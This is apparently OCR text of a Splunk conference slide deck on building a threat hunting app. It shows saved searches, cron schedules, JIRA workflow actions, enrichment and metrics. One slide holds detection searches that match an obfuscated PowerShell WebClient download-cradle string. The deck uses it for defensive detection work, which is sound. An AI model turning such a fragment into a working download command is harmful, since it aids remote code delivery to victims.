
Saved Searches create additional Summary Indexes

- Analytic Tradecraft
- Focus on rare events

```
index= analytic_ hits_whitelist
| stats count by process_name, command_line
| collect index=analytic_hits_transform
```

```
index= analytic_hits_whitelist
| stats dc(command_line)
| collect index=analytic_hits_metrics
```

```
| loadjob savedsearch="admin:Dark_Labs_App:Analytic 107 – transform"
```



Index Pipeline Timers

Analytic Timers

- Implemented via saved searches
- Hourly cycle to pull from analytic database
- Timer based on hourly cycle evaluating the lost hour of data

Query	Cron Schedule	Populated
Python Script	0 * * * *	Writes savedsearches.conf
Base Query	15 * * * *	index=analytic_hits
Whitelist	30 * * * *	index=analytic_hits_whitelst
Transforms	45 * * * *	index=analytic_hits_transform
Metrics	55 * * * *	index=analytic_hits_metrics

Analysis

Analysis


Threat Hunting App

"To scale effectively, your threat hunting platform should focus on making the analyst's job as easy as possible"

Single pane of glass approach

Analysis

Threat Hunting Splunk App



splunk> .conf19

Built in Automation

Workflow Actions


```
index= analytic_hits source="$source$"cdm_row_id="$cdm_row_id$"
| table source, Description, project, data, TICKET_LEVEL| script
create_jira_hal_ticket
```

Workflow actions

- Call python scripts

Examples

- Create JIRA Ticket
- Add to Whitelist
- Display process tree
- Transfer for malware analysis
  - Requires automated file collection



Enrichment


Bring Additional Information Into Splunk

Virus Total

Whois

Standard OS Processes


IOC Hits



Analysis

Correlation

Host Triage



DEMO

Improvement & Reporting

Improvement & Reporting

Improvement

splunk> .conf19

Report Findings

Sync with ServiceNow or JIRA

- Workflow Action = one click for an analyst to report an event
- Dashboard to write notes / analysis

```
index=analytic_hits_whitelist source="s3://bahlab.data/splunk/process/2b60432e-752d-4b36-bb11-6efaac11baed.json.gz"
cdm_row_id="623b7414-fcd1-42cc-bf9e-7ed5ba6cb38b"
| dedup_raw
| eval data=_raw
| eval project="THOR"
| eval TICKET_LEVEL="CHILD"
| eval HALID=sourcetype
| fillnull value="No description could be parsed." Description
| join type=left HALID
    [ search index=hal earliest=1 latest=now()
        | dedup HALID
        | fields + HALID, Description
        | table HALID, Description ]
| table source, Description, project, data, TICKET_LEVEL
| script create_jira_hal_ticket
```

Improvement

Metrics

Areas for Improvement

- Analytic Quality
- Analytic Errors
- New Tools or Features
- Data Coverage Gaps
- Data Enrichment Sources
- Data Engineering Issues

Useful Metrics

- Number of hits per analytic
- Number of analytics with hits
- Total number of events
- Number of events after white list
- Number of unique events
- Data model mismatches
- Saved search run time
- Number of events with data enrichment

Analytic Improvement


Sweet Spot for Threat Hunting

- Haystack - index=process AND process_name=powershell.exe
- Alert - index=process AND process_name=powershell.exe AND command_line="$WC=NEw-ObjECT SystEM.NeT.WEBCLIEnt;$u='Mozilla'"
- Heuristic - index= process AND process_name=powershell.exe AND command_line="*new-object system.net.webclient*"

Improvement & Reporting

Data Normalization Errors

